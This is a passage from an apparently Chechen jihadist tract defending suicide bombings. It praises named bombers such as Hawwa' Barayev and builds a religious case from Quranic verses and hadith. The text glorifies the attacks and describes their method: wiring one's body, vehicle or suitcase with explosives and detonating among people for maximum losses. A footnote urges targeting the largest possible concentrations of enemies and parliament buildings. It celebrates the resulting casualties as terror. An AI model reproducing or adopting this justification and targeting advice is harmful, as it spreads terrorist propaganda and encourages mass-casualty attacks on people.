However, while we were in the midst of rejoicing over our sister's self-sacrifice, and we were still supplicating for her to achieve forgiveness and mercy from Allāh, we received mail which clouded our joy. It came, not from an enemy or envier, but rather from a handful of people whom we presume wanted to offer constructive advice. However, they erred, and accused the great *Mujāhidah*, Hawwā' Barayev, of having committed suicide, saying that it was not permissible for her to have acted thus. Nor did they think it was permissible for us to mention her account on our website, rather that we should have criticized her. They mentioned evidences which they had misunderstood to imply what they claimed.

In this study, we shall clarify that Hawwā' Barayev - and similarly 'Abdur-Rahmān Ash-Shīshānī, Qādhī Mawlādī, Khātim, his brother 'Ali, 'Abdul-Malik and others - are, Allāh willing, in the Gardens of Eternity, in the hearts of green birds, betaking themselves to chandeliers hanging from the Throne of Allāh. This is how we regard them, but we do not sanctify anyone before Allāh.

Before we embark on a detailed exposition concerning the Islāmic verdict on martyrdom operations, it is appropriate for us to first present a brief, to-the-point response:

Firstly: If you did not know, could you not ask? It is not appropriate for someone who is unaware of a verdict to make sweeping statements accusing others of wrongdoing. If those who criticized us had only investigated the issue first, they would have found that the issue is, at worst, an issue in which the scholars have disagreed - such that we cannot be criticized for following legitimate scholarship.

Secondly: We request our respected brothers, who seek the truth, not to criticize us for anything without backing the criticism with verdicts of scholars, and [especially] the understanding of the Pious Predecessors.

Thirdly: Dear brothers and sisters! Not every martyrdom operation is legitimate, nor is every martyrdom operation prohibited. Rather, the verdict differs based on factors such as the enemy's condition, the situation of the war, the potential martyr's personal circumstances, and the elements of the operation itself. Thus, one may not give a verdict on such operations without having an understanding of the actual situation, and this is obtained from the Mujāhidīn, and not the infidels. How, then, can you accuse us of ignorance when you are unaware of our situation, let alone the specific details of the operation in question?[6]

And in ending, I ask Allāh (Most High) to give the Mujāhidīn success to follow that which He loves and is pleased with, and that He gives us the finishing of martyrdom in His Path, after having killed many of His enemies.

إِن موعِدهم الصبح أَليس الصبح بِقَرِيبٍ

"Indeed, their appointment will be in the morning. Is not the morning near?"[7]

---

[6] *Shaykh* Abū Qutaybah Ash-Shāmī said, "It is binding upon the brethren, the Mujāhidīn, to be organized and focused with regards to these types of actions – such as exploding the self – in various types of operations, and to focus on those military targets which have the maximum number of enemies possible – and also to target such buildings as the paganistic parliaments which legislate fabricated man-made laws in opposition to Allāh; and other such targets which will haunt the *Tawāghīt* even long after the operations – but (these self-sacrificial operations should not take place) unless it is not possible to attack them, except using such means. And it is obligatory upon the brother, to not detonate himself to merely kill one or two of the enemy, who could have been killed using some bullets, not even equaling 60 bullets. And this is because the brother is a precious pearl, and these types of brothers (who are willing to sacrifice their souls for the Pleasure of Allāh) are very few – so it is obligatory to benefit from them by using them in great and painful targets."

[7] Hūd: 81

Definition of Martyrdom Operations, and Their Effect on the Enemy

Martyrdom or self-sacrifice operations are those performed by one or more people, against enemies far exceeding them in numbers and equipment, with prior knowledge that the operations will almost inevitably lead to death.

The form this usually takes nowadays is to wire up one's body, vehicle, or suitcase, with explosives, and then to enter amongst a gathering of the enemy, or in their vital facilities, and to detonate in an appropriate place there in order to cause the maximum losses in the enemy ranks, taking advantage of the element of surprise and penetration. Naturally, the performer of the operation will usually be the first to die.

Another technique is for an armed Mujāhid to break into the enemy barracks, or area of assembly, and fire at them at close-range, without having prepared any plan of escape, nor having considered escape as a possibility. The objective is to kill as many of the enemy as possible, while knowing that he will almost certainly be killed also. [8]

The name 'suicide-bombings' used by some, is wrong and inaccurate; and in fact this name was chosen by the Jews to discourage our brothers from such activities. How great is the difference between East and West?! For the one who commits suicide - because of his unhappiness, lack of patience and weakness or absence of *Īmān*, he has been threatened with Hell-Fire, and has earned the Curse of Allāh. And as for the one who sacrifices himself, he has not embarked upon the operation, except due to the strength of his *Īmān* and sincerity, and to bring victory to Islām, by sacrificing his life to raise the Word of Allāh!

As for the effects of these operations on the enemy, we have found, through the course of our experience that there is no other technique which strikes as much terror into their hearts, and which shatters their spirit as much. On account of this, they cowardly refrain from mixing with the population, and from oppressing, harassing and looting them. They have also become occupied with trying to expose such operations before they occur, which has distracted them from other things. All praise belongs to Allāh. Many of their imminent plans were foiled, and furthermore, Putin issued a severe condemnation of the Home Affairs and

---

[8] Another form of a martyrdom operation – which is mentioned in the book, *"Martyrdom Operations: The Highest Peak of Martyrdom"* – is, "or that he goes by himself, without wearing any explosives, to attack a place of the enemy which contains many explosive materials; and it is not possible to destroy it, except by him to explode those materials (by shooting at it, etc), while he is in its midst (and thus, is martyred). And there are many forms of martyrdom operations, which is not possible for us to count them and mention them here. So the one who sacrifices himself – using explosives, or fire (as in the story of the People of the Ditch), or any other method – the ruling is the same, and the goal is the same (to raise the Word of Allāh, and benefit the *Dīn*, and cause harm and casualties against the enemies of the Muslims) – the means of the death are various, but the death is always the same."

Defense Ministers, placing the responsibility on them, and threatening high-level reshufflings in the two ministries. Those troops who are not busy trying to foil martyrdom operations, are occupied with removal of Russian corpses, healing the wounded, and drawing out plans and policies from beneath the debris. This is all on the moral level.

On the material level, these operations inflict the heaviest losses on the enemy, and are lowest in cost to us. The cost of equipment is negligible in comparison to the assault; in fact the explosives and vehicles were captured as war-booty, such that we returned them to the Russians in our own special way! The human casualty is a single life, who is in fact a martyr and hero who has gone ahead to the Gardens of Eternity, *InShā'Allāh*. As for the enemy, their losses are high; after the last operation, they had over 1,600 dead and wounded, and the most crucial concentration of Russian forces in Chechnya was completely destroyed.

All of this was achieved by the efforts of only four heroes. We feel sure that the Russians will not remain long in our land with such operations continuing. Either they will fear aggregation, in which case they will become easy targets for attack, or they will gather together to combat the assaults, in which case the martyrdom operations will be sufficient - Allāh willing - to disperse them. If they wish to keep matters under control, they would need more than 300,000 troops in every city, and this is no exaggeration.

One can see how much fear the operations in Palestine caused, and that they were a major factor in convincing the Jews to grant self-rule to the Palestinians, hoping that they could be more easily controlled in that way. In Chechnya, the damage is much greater than in similar operations in Palestine, on account of Russian fortification being much less than that possessed by the Jews.

Evidences for the Issue

Before going into the verdict concerning the operations, and mentioning the statements of the scholars about them, and resolving some misunderstood issues - it is appropriate for us to first present some of the *Shar'ī* evidences, and then follow them up with discussion and application thereof. We will not analyze the chains of transmission of each narration separately; we will regard it as sufficient that the main foundation of the evidences is in Al-Bukhārī and Muslim, and hence any reports outside of these two books is strengthened by them.

One:

إِن الله اشترى مِن الْمؤمِنِين أنفُسهم وأموالهم بِأن لهم الْجنة يقَاتِلُونَ فِي سبِيل اللهِ فَيقْتلُونَ ويقْتلُونَ وعداً علَيهِ حقّاً فِي التوراةِ والإِنجِيل والْقُرآن ومن أوفَى بِعهدِهِ مِن اللهِ فَاستبشِروا بِبيعكُم الذِي بايعتم بِهِ وذَلك هو الْفَوز الْعظِيم

"Verily, Allāh has purchased from the believers, their lives and their wealth in return for Paradise being theirs. They fight in the Path of Allāh, so they kill (others) and are killed. It is a promise in truth which is binding on Him in the Torah and the Gospel and the Qur'ān. And who is truer to his covenant than Allāh? Then rejoice in the bargain which you have concluded. That is the supreme success."[9]

So this verse is the foundation of the bargain between the Mujāhid and his Lord. Hence, any scenario in which the Mujāhid offers the price in order to attain the merchandise, it is permissible unless an evidence exists to specifically prohibit it.

Two:

كَم مِن فِئَةٍ قَلِيلَةٍ غَلَبت فِئَةً كَثِيرةً بِإِذْن اللهِ والله مع الصابِرين

"How often a small force overcame a mighty force, by the Permission of Allāh. And Allāh is with the patient ones."[10]

This verse indicates that the measure of power and strength in the *Sharī'ah* is not primarily linked to material, worldly measures.

---

[9] At-Tawbah: 111. (9/111).
[10] Al-Baqarah: 249

Three:

ومِن الناسِ من يشري نفْسه ابتِغاءَ مرضاةِ اللهِ والله رءُوف بِالْعِبادِ

"And amongst mankind is he who sells himself, seeking the Pleasure of Allāh. And Allāh is full of Sympathy to (His) slaves."[11]

Imām Ibn Abī Hātim narrates in his *Tafsīr* of this verse, that Ibn 'Abbās رضي الله عنهما said regarding this verse, "This means, that they sold themselves to Allāh, by waging Jihād in His Path, to establishing His right (of *Tawhīd*) – till the point that they died upon that."[12]

Imām Ibn Kathīr said, "The majority of the scholars of *Tafsīr*, hold that this verse was sent down regarding every Mujāhid in the Path of Allāh… and when Hishām ibn 'Āmir رضي الله عنه plunged into the enemy ranks, some of the people objected to this. So 'Umar ibn Al-Khattāb رضي الله عنه and Abū Hurayrah رضي الله عنه and others refuted them, and recited this verse."[13]

Imām Al-Qurtubī said, "Hasan Al-Basrī said: Do you know regarding whom this verse was sent down? It was sent down regarding the Muslim who meets the kāfir, and he tells him, *'Say Lā Ilāha Illā Allāh, and if you say it, then you and your wealth is protected from me,"* and the kāfir refuses to say it, so the Muslim says, *"Then surely, I swear by Allāh, indeed I will sell myself to Allāh,"* – so he goes forth, and fights, until he is killed."[14]

According to the explanation of this verse by the Companions رضي الله عنهم , as we cite below, one who *"sells himself"* for the sake of Allāh is not to be considered as having committed suicide - even if he plunges himself into one thousand hostile fighters of the enemy forces without wearing any armor, and is killed.

Four:

ثم جيء بالغلام فقيل له ارجع عن دينك ، فأبى ، فدفعه إلى نفر من أصحابه ، فقال : اذهبوا به إلى جبل كذا وكذا فاصعدوا به الجبل ، فإذا بلغتم ذروته ، فإن رجع عن دينه وإلا فاقذفوه ، فذهبوا به فصعدوا به إلى الجبل فقال اللهم اكفنيهم بما شئت ، فرجف بهم الجبل فسقطوا ، وجاء يمشي إلى الملك فقال له : ما فعل أصحابك ؟ قال كفانيهم الله ، فدفعه إلى نفر من أصحابه فقال : اذهبوا فاحملوه في قرقور ، فتوسطوا به البحر

---

[11] Al-Baqarah: 207

[12] Refer to *Tafsīr Ibn Abī Hātim* (1/43).

[13] Refer to *Tafsīr Ibn Kathīr* (1/216); and *Musannaf* Ibn Abī Shaybah (5/303, 322), and *Sunan* Al-Bayhaqī (9/46).

[14] Refer to *Tafsīr Al-Qurtubī* of this verse.

، فإذا رجع عن دينه وإلا فاقذفوه فذهبوا به ، فقال : اللهم اكفنيهم بما شئت ، فانكفأت بهم السفينة فغرقوا ، وجاء يمشي إلى **الملك ، فقال له الملك ، ما فعل أصحابك ؟ قال : كفانيهم الله فقال للملك : إنك لست بقاتلي حتى تفعل ما آمرك به ، قال : وما هو ؟ قال تجمع الناس** في **صعيد واحد وتصلبني على جذع ، ثم خذ سهماً من كنانتي ، ثم ضع السهم** في **كبد القوس** ثم **قل : بسم الله رب الغلام** ثم **ارمني ، فإنك إذا فعلت قتلتني ، فجمع الناس** في **صعيد واحد ، وصلبه على جذع ، ثم أخذ سهماً من كنانته ، ثم وضع السهم** في **كبد القوس ، ثم قال بسم الله رب الغلام ، ثم رماه ، فوقع السهم** في **صدغه فوضع يده** في **صغه** في **موضع السهم فمات ، فقال الناس آمنا برب الغلام ، آمنا برب الغلام ، آمنا برب الغلام ، فأتي الملك فقيل له : أرأيت ما كنت تحذر ، قد والله نزل بك حذرك ، قد آمن الناس ، فأمر بالأخدود** في **أفواه السكك ، فخدت وأضرمت النيران ، وقال : من لم يرجع عن دينه فأقحموه فيها ، أو قيل له اقتحم ، ففعلوا حتى أتوا على امرأة ومعها صبي لها فتقاعست أن تقع فيها ، فقال لها الغلام يا أمه اصبري إنك على الحق**

In the *Hadīth* of *Sahīh* Muslim, containing the account of the young boy and the king in the story of the **People of the Ditch** referred to in *Sūrah Al-Burūj*. "… The boy was then brought and it was said to him, *"Renounce your religion,"* but he refused. So [the King] pushed him towards a group of his men and said to them, *"Take him to such-and-such mountain, and climb the mountain with him until you reach the peak. If he renounces his religion [leave him], but if he does not then throw him [off the mountain]."*

So they took him and climbed the mountain with him. He said, *"O Allāh, save me from them in any way You please,"* [whereupon] the mountain then began to shake and they all fell off it [except the boy]. He then went walking [back] to the King, and the King said to him, *"What did your companions do?"* He said, *"Allāh saved me from them."* So [the King] pushed him towards a group of his men and said, *"Take him in a long boat to the middle of the ocean. If he renounces his religion [then leave him], but if he does not then throw him [into the ocean]."*

They took him, and he said, "*O Allāh, save me from them in any way You please,"* [whereupon] the boat overturned and they drowned. [The boy] then went walking [back] to the King, and the King said to him, *"What did your companions do?"* He replied, *"Allāh saved me from them."* He then said to the King, *"You will not be able to kill me until you do what I say!"* [The King] said, *"What is that?"* He replied, *"[You should] gather all the people on a single plain and tie me to a [tree] trunk. Then, take an arrow from my quiver and place it in the middle of the bow, and say,* 'In the Name of Allāh, the Lord of the boy,' *then shoot me [with the arrow]. If you do that, you will [be able to] kill me."*

So [the King] gathered all the people in a single plain and tied him to a [tree] trunk. He then took an arrow from his quiver, placed it in the middle of the bow, said, *"In the Name of Allāh, the Lord of the boy,"* and fired the arrow. The arrow hit his temple. [The boy] placed his hand

on his temple, and then died. So the people said, *"We believe in the Lord of the boy, we believe in the Lord of the boy, we believe in the Lord of the boy."*

The King was then told, *"Do you see what you feared? By Allāh, that which you feared has happened! The people have believed [in the Lord of the boy]."* So [the King] ordered for ditches [to be dug] at the junctions of all the roads. When they were dug, fires were lit in them and [the King] said, *"Whoever does not renounce his religion, then throw him in [the fire], or tell them to jump into it."* So this was what happened, until a woman came carrying a baby, and she hesitated to jump into the fire, so her child said to her, *"O Mother! Have patience, for you are upon the Truth!"*»[15]

The boy, in this *Hadīth*, ordered the killing of himself as a sacrifice in the interest and benefit of the *Dīn*, and this indicates that such a deed is legitimate, and not considered suicide. Keeping in mind, that he did not receive revelation to do such a deed, and that he did not know of the outcome of his decision beforehand – and yet, our *Sharī'ah* praised and extolled this story.

Five:

لما كانت الليلة التي أسري بي فيها أتت علي رائحة طيبة ، فقلت : يا جبريل ما هذه الرائحة الطيبة ؟ فقال هذه رائحة ماشطة ابنة فرعون وأولادها ، قال : فلت ما شأنها ؟ قال : بينا هي تمشط ابنة فرعون ذات يوم إذ سقطت المدرى من يدها ، فقالت : بسم الله ، فقالت لها ابنة فرعون : أبي ؟ قالت : لا ولكن ربي ورب أبيك الله ، قالت : أخبره بذلك فالت نعم : فأخبرته فدعاها ، فقال : يا فلانة ، وإن لك رباً غيري ؟ قالت نعم ربي وربك الله ، فأمر ببقرة من نحاس فأحميت – أي قدر كبير - ، ثم أمر بها أن تلقى هي وأولادها فيها ، قالت له : إن لي إليك حاجة ، قال : وما حاجتك ؟ قالت : أحب أن تجمع عظامي وعظام ولدي في ثوب واحد وتدفننا ، قال : ذلك لك علينا من الحق ، قال : فأمر بأولادها فألقوا بين يديها واحداً واحداً إلى أن انتهى ذلك إلى صبي لها مرضع ، وكأنها تقاعست من أجله ، قال : يا أمه اقتحمي فإن عذاب الدنيا أهون من عذاب الآخرة فاقتحمت

Imām Ahmad has narrated in his *Musnad*[16], from Ibn 'Abbās رضي الله عنهما , that the Messenger of Allāh said: "I smelled on the Night of Ascension a beautiful fragrance, so I asked Jibrīl about it. He said that it was the fragrance of the hairdresser of Pharaoh's daughter, and of her (i.e. the hairdresser's) children. I asked him, *'What did she do?'* He said, 'One day she was

[15] Cited by Muslim in The Book of Piety and Heart-Softeners (130), and this is his wording. It is also cited by Ahmad (6/17), Al-Tirmidhī in The Book of Exegesis #340, and Al-Nasā'ī, also in The Book of Exegesis, as it appears in *Tuhfat Al-Ashrāf* (4/199). For the full *Hadīth*, and its explanation, refer to the book by At-Tibyān Publications, **"The People of the Ditch"**.

[16] Refer to *Al-Musnad* (1/310), and a similar narration is in Ibn Mājah (4030).

combing Pharaoh's daughter's hair, and the comb fell from her hand, and said, *"In the Name of Allāh."* The daughter asked, "Do you mean my father?" She said, *"No, rather, my Lord and your father's Lord is Allāh."* The daughter said, "Should I tell my father?" She said, *"Yes."* When she told him, he summoned her, and asked her, "Do you have a Lord other than me?" She said, *"My Lord and your Lord is Allāh."* Pharaoh ordered a copper furnace to be heated, and ordered that she and her children be thrown into it. She said, *"Can I ask for only one thing?"* Pharaoh replied, "What is it?" She said, *"I would like for you to collect my bones, and my children's bones in one piece of cloth, and bury us."* He said, "That is your right upon us."

Her children were thrown in front of her eyes, one after another- till they came to the last boy who was being breastfed. She looked reluctant, but her son said, ***"O mother! Go ahead, for the torment of this world is much less than the torment of the Hereafter!"*** *So she threw herself into it."*[17]

And in this *Hadīth*, the Allāh made the infant speak, as was the infant in the preceding story of **People of the Ditch** - telling the mother to jump into the fire, which indicates the virtue of this deed. And if sacrificing one's own self for the sake of the Dīn was not permissible, our *Sharī'ah* would not have praised and extolled this action. And the speech of this infant is nothing but a miraculous symbol, showing the virtue of such a sacrificial deed.

Six:

عن أسلم أبي عمران قال : كنا بمدينة الروم فأخرجوا لنا صفاً عظيماً من الروم فخرج إليهم من المسلمين مثله ، وعلى أهل مصر عقبة بن عامر وعلى الجماعة فضالة بن عبيد ، فحمل رجل من المسلمين على صف الروم حتى دخل بينهم ، فصاح الناس وقالوا : سبحان الله يلقي بيده إلى التهلكة ، فقام أبو أيوب الأنصاري رضي الله عنه فقال : أيها الناس : إنكم لتؤولون هذا التأويل ، وإنما نزلت هذه الآية فينا معشر الأنصار لما أعز الله الإسلام وكثر ناصروه ، فقال بعضنا لبعض سراً دون رسول الله صلى الله عليه وسلم ، إن أموالنا قد ضاعت وإن الله قد أعز الإسلام وكثر ناصروه ، فلو أقمنا في أموالنا وأصلحنا ما ضاع منها ، فأنزل الله تعالى على نبيه يرد علينا ما قلنا (وأَنفِقُوا فِي سَبِيلِ اللهِ ولا تلْقُوا بِأَيدِيكُم إِلَى التهلُكَةِ) وكانت التهلكة الإقامة على الأموال وإصلاحها وتركنا الغزو ، فما زال أبو أيوب شاخصاً حتى دفن بالقسطنطينية

On the authority of Aslam Abī 'Imrān, that when they were fighting a mighty army of the Romans, a man in the Muslim army attacked the Roman ranks until he plunged himself into their ranks, and was in their midst. The people shouted, saying, "*SubhānAllāh*! Glory be to Allāh! He has thrown himself into destruction!" Thereupon, Abū Ayyūb Al-Ansārī رضي الله عنه

[17] *Imām* Ahmad Shākir رحمه الله declared it *Sahīh* in his *Tahqīq* (verification) of *Al-Musnad* (4/295, # 2,822).

stood up, and said, **"O people! You give this (wrong) interpretation to this verse, whereas it was revealed concerning us, the *Ansār*, when Allāh had given honor to Islām, and its supporters had become many, whereupon some of us secretly said to one another … *"Our wealth has been depleted, and Allāh has given honor to Islām and its supporters have become many, so let us stay amidst our wealth and make up what has been depleted of it."* Thereupon, Allāh revealed to His Prophet,**

وأَنفِقُوا فِي سبِيلِ اللهِ ولا تلْقُوا بِأَيدِيكُم إِلَى التهلُكَةِ

"And spend in the Path of Allāh, and do not throw yourselves into destruction." [18]

… refuting what we had said. So, the destruction lay in staying with our wealth and gaining it, and abandoning the battles." Abū Ayyūb did not cease fighting, until (he was killed and) was buried in Constantine."[19]

Al-Bayhaqī included it, and other narrations in his *Sunan* in a chapter entitled, "*Permissibility For a Man or Men to Fight Alone in the Land of the Enemy*," thereby citing it as evidence for the permissibility of advancing against a group, even if the more likely result is that they will kill him.

In this *Hadīth*, Abū Ayyūb explained that the verse [Al-Baqarah: 195] does not apply to one who immerses and plunges himself into the ranks of the enemies, even though it may seem to the people that he has thrown himself intro destruction. The Companions tacitly approved and accepted this explanation of his [by not objecting].

Seven:

فال معاذ بن عفراء يا رسول الله ما يضحك الرب من عبده ؟ فال (غمسه يده في العدو حاسراً) فال : فألقى درعاً كانت عليه وقاتل حتى قتل رضي الله عنه

Mu'āth ibn 'Afra' asked the Messenger of Allāh صلى الله عليه و سلم , "What makes Allāh laugh upon His slave?" He replied, *"The slave immersing himself into the enemy without armor."* Mu'āth then took off his armor and fought until he was killed.[20]

---

[18] Al-Baqarah: 195

[19] Refer to Abū Dāwūd (3/27) and At-Tirmithī (4/280) have narrated (and At-Tirmithī graded it as *Sahīh*); and declared *Sahīh* by Al-Albānī in *As-Silsilah As-Sahīhah* (13), and *Sahīh At-Targhīb* (1388). Also see *Al-Jāmi' As-Sahīh* of Al-Wādi'ī (3/200, 4/126, 357, 381, 5/422, 423, 482), and *As-Sahīh Al-Musnad* (140, 327). Also similar narrated by Ibn Hazm in *Al-Muhallā* (7/294); and Ibn Hajar in *Al-Isābah* (3/122). Also see *Fat'h Al-Bārī* (8/33-34).

[20] Refer to *Musannaf* Ibn Abī Shaybah (5/338). And in another narration, "When the people met to fight on the Day of *Badr*, 'Awf ibn Al-Hārith said, 'O Messenger of Allāh! What causes Allāh to

This *Hadīth*, and the one after it, is a clear evidence for the virtue of *Jihād* operations in which it is almost certain that one will die - and it indicates that Jihād has special rules which permit what may normally be prohibited.

And on the authority of Anas ibn Mālik رضي الله عنه , that a man asked, "O Messenger of Allāh! If I plunge and penetrate into the rows of the *mushrikīn*, and I fight them until I am killed – will I go to Paradise?" The Prophet صلى الله عليه و سلم replied, *"Yes."* So the man plunged into the rows of the *mushrikīn*, and fought, until he was killed.[21]

It is also narrated, that on the Day of Uhud, 'Umar ibn Al-Khattāb said to his brother, Zayd ibn Al-Khattāb, "Take my armor, O my brother!" So Zayd answered, *"I want Shahādah (martyrdom) just as you do!"* So they both left all the armor behind.[22]

Eight:

أفضل الشهداء الذين يقاتلون في الصف الأول فلا يلفتون وجوههم حتى يقتلوا، أولئك يتلبطون في الغرف العلى من الجنة، يضحك إليهم ربك، فإذا ضحك ربك إلى عبد في موطن فلا حساب عليه

The Messenger of Allāh صلى الله عليه و سلم said, *"The best of the martyrs are those who fight in the first rows of battle, they do not turn their faces (in any direction), until they are killed. Those, are the ones who will fly in the Highest Chambers in Jannah; and your Lord laughs at them, and if your Lord laughs at a slave in this world – then there is no account for him."* [23]

Nine:

عجب ربنا من رجلين ، رجل ثار عن وطأته ولحافه من بين أهله وحبه إلى صلاته فيقول الله عزوجل : انظروا إلى عبدي ثار عن فراشه ووطأته من بين حبه وأهله إلى صلاته رغبة فيما عندي وشفقة مما عندي ، ورجل غزا

---

laugh upon His slave?' So he replied, *"That He sees His slave submerge himself into the battle to fight without any armor."* So 'Awf ibn Al-Hārith took off his armor, and he went forth and fought, till he was killed as a martyr." [21] Narrated by Al-Hākim. Refer to *Imām* Ash-Shawkānī's *Nayl Al-Awtār* (7/212).

[22] Narrated by At-Tabarānī, and Al-Haythamī narrated it under the chapter, *"Going After Martyrdom"*- in *Mujma' Az-Zawā'id.* And Al-Haythamī said, "Narrated by At-Tabarānī, and its narrators are authentic narrators." Also refer to *Al-Istī'āb* of Ibn 'Abdil-Barr.

[23] Refer to *Kitāb Al-Jihād* of Ibn Al-Mubārak (1/85). And narrated in similar words by *Imām* Ahmad, Abū Ya'lā, At-Tabarānī, and Sa'īd ibn Mansūr. Declared *Sahīh* by Al-Albānī in *Sahīh Al-Jāmi'* (1107), and similar in *As-Silsilah As-Sahīhah* (2558).

في سبيل الله فانهزم أصحابه وعلم ما عليه في الانهزام وماله في الرجوع ، فرجع حتى يهريق دمه فيقول الله : انظروا إلى عبدي رجع رجاء فيما عندي وشفقة مما عندي حتى يهريق دمه

Ahmad narrated in his *Musnad* from Ibn Mas'ūd that the Prophet said, *"Our Lord wonders at two men: a man who stirs from his bed … to Salāt (prayer) … and a man who raids in the Path of Allāh, and his companions are defeated, and he realizes what awaits him in defeat and what awaits him in returning (to combat) - but he returns (to combat) until his blood is spilled. Allāh says,* ***"Look at My servant! He went back (to combat) hopeful and anxious for that which is with Me, until his blood was spilled."*** [24]

Ibn An-Nuhās رحمه الله commented, "Even if there was no other authentic *Hadīth* regarding this topic, except this - it would suffice us as evidence for the virtue of plunging (into the enemy ranks)."[25]

Ten:

ثلاثة يحبهم الله ... الرجل يلقى العدو في فئة فينصب لهم نحره حتى يقتل أو يفتح لأصحابه

The Messenger of Allāh said, *"Three types of people are beloved by Allāh…"* and amongst them was mentioned, *"The man who meets the enemy force, so he displays (or erects) his throat to them (i.e. fights them facing them and going towards them, not turning back), until he is killed, or his companions are made victorious."*[26]

And in another narration, the Messenger of Allāh صلى الله عليه و سلم said:

ثلاثة يحبهم الله ، ويضحك إليهم، ويستبشر بهم : الذي إذا انكشفت فئة؛ فاتل وراءها بنفسه لله عز وجل، فإما أن يقتل، وإما أن ينصره الله ويكفيه، فيقول الله : انظروا إلى عبدي كيف صبر لي نفسه؟!

"Three people are loved by Allāh (Most High), and He laughs at them, and joys at them: The one, when (his) group is left open (i.e. defeated), he fights behind them (i.e. when they are retreating) by himself, for

---

[24] Refer to *Al-Musnad* (6/22, # 3,949) with the *Tahqīq* of *Imām* Ahmad Shākir, where he said, *"Its chain is Sahīh."* Al-Haythamī said in *Mujma' Az-Zawā'id* (2/255), "Ahmad and Abū Ya'lā narrated it, as did At-Tabarānī in *Al-Kabīr*, and its chain is *Hasan*. Abū Dāwūd narrated it in abbreviated form (2/326). Al-Albānī said in *Mishkāt Al-Masābih* (1207), "It is either *Hasan* or *Sahīh*." Also in *Subul As-Salām* of As-San'ānī (4/1348-1349).

[25] Refer to *Mashāri' Al-Ashwāq Ilā Masāri' Al-'Ush'shāq* (1/532).

[26] Refer to *Kitāb Al-Jihād* (1/84) of Ibn Al-Mubārak; declared *Sahīh* by Al-Albānī in *Sahīh Al-Jāmi'* (3074).

Allāh – so he is either killed, or Allāh helps him and suffices him. And Allāh says, ***"Look at My slave! How he patiently endured by himself, for Me!?"***[27]

And in another narration, the Prophet صلى الله عليه و سلم said,

ثلاثة يحبهم الله ... و رجل كان في سرية فلقوا العدو فهزموا فأقبل بصدره حتى يقتل أو يفتح له

The Messenger of Allāh said, *"Three (types of people) Allāh are beloved by Allāh…"* and among them is *"… a man who was in a battalion and met the enemy, and they were defeated, but he faced them with his chest until he was killed or victorious."*[28]

Eleven:

من خير معاش الناس لهم ، رجل ممسك عنان فرسه في سبيل الله ، يطير على متنه ، كلما سمع هيعة أو فزعة طار عليه ، يبتغي القتل ، و الموت مظانه

Narrated from Abū Hurayrah, that the Messenger of Allāh said, *"Among the best of people, is a man who clasps the reins of his horse in the Path of Allāh, flying on its back; whenever he hears a call (for battle) or advancement towards the enemy - he flies to it, seeking death and being slain with eagerness …"*[29]

---

[27] Narrated by At-Tabarānī in *Al-Kabīr*; and Al-Haythamī said *"its narrators are trustworthy"* in *Mujma' Az-Zawā'id* (2/255); declared *Sahīh* by Al-Albānī in *As-Silsilah As-Sahīhah* (3478), and *Hasan* in *Sahīh At-Targhīb* (629). Shaykh Abū Qutaybah Ash-Shāmī mentioned, "When some of the Mujāhidūn in Afghānistān had to strategically retreat in a fierce battle near the city of Jalālabād, after the Russians began an enormous onslaught in that area, using a large number of tanks – our brother, Shaqīq Ibrāhīm Al-Madanī, remained behind alone, to distract the Russians, while the rest of the brothers retreated due to the extremity of the pounding of the bombs upon them; so he fought against them using mortars, until he was killed – may Allāh have mercy upon him. A missile came and exploded near him; no trace of him could be seen, and no grave contained his body. So may Allāh show a gracious mercy to him."

[28] Narrated by Ibn Abī Shaybah in his *Musannaf* (5/289), and At-Tirmithī declared it *Sahīh* (2491, 2492); An-Nasā'ī (1597, 2523), and Ahmad in his *Musnad*; as well as At-Tabarānī in *Al-Kabīr* with a *Hasan* chain; Al-Hākim also narrated it, and declared it as *Sahīh*. Al-Albānī mentioned in *Mishkāt Al-Masābīh* (1864) that its chain is weak, but it has similar narrations which are strong and authentic. Also, in another similar *Hadīth*, the Prophet صلى الله عليه و سلم said that Allāh loves three types of people, and hates three types of people. So one of the Companions asked, "Who are these three people that Allāh loves?" So the Messenger replied, *"A man who raids in the Path of Allāh, patiently enduring, and seeking (the Mercy of Allāh), so he fights until he is killed. And you will find this person with you, written in the Book of Allāh."* He then recited the verse, **إن الله يحب الذين يقاتلون في سبيله صفا كأنهم بنيان مرصوص**, ***"Verily, Allāh loves those who fight in His Cause in rows as if they were a solid structure."*** [As-Saff: 4]." Declared *Sahīh* by Al-Albānī in *Sahīh At-Targhīb* (2569).

This clearly shows that seeking to be killed and pursuing martyrdom eagerly, are legitimate and praiseworthy acts.

Twelve:

عن أنس رضي الله عنه قال : انطلق رسول الله صلى الله عليه وسلم وأصحابه حتى سبقوا المشركين إلى بدر ، وجاء المشركون ، فقال رسول الله صلى الله عليه وسلم (لا يقدمن أحد منكم إلى شيء حتى أكون أنا دونه) فدنا المشركون فقال رسول الله صلى الله عليه وسلم (قوموا إلى جنة عرضها السماوات والأرض) فقال عمير بن الحمام : يارسول الله جنة عرضها السماوات والأرض ؟ قال (نعم) قال : بخ بخ ، فقال رسول الله صلى الله عليه وسلم (ما يحملك على قولك بخ بخ ؟ قال : لا والله يا رسول الله إلا رجاء أن أكون من أهلها ، قال : (فإنك من أهلها) فأخرج تمرات من قرنه ، فجعل يأكل منهن ثم قال : لئن أنا حييت حتى آكل تمراتي هذه إنها لحياة طويلة ، فرمى بما كان معه من التمر ، ثم قاتلهم حتى قتل رضي الله عنه

On the authority of Anas ibn Mālik رضي الله عنه , that on the Day of *Badr*, the Messenger of Allāh said: *"Stand up to the Gardens, the width of which is that of the heavens and the earth!"* 'Umayr ibn Al-Hamām said, "O Messenger of Allāh: the width of the Gardens is like the heavens and the earth?" The Messenger of Allāh replied, *"Yes."* 'Umayr then said, "*Bakhin*, *Bakhin*!" The Messenger صلى الله عليه و سلم asked, *"What causes you to say this saying of yours, Bakhin Bakhin?"* So 'Umayr رضي الله عنه replied, "By Allāh, nothing, O Messenger of Allāh! Except that I hope to be of its people!" So the Messenger said, *"Then indeed, you will be from amongst them."* So he took out some dates and started eating them. And then he exclaimed, "If I were

---

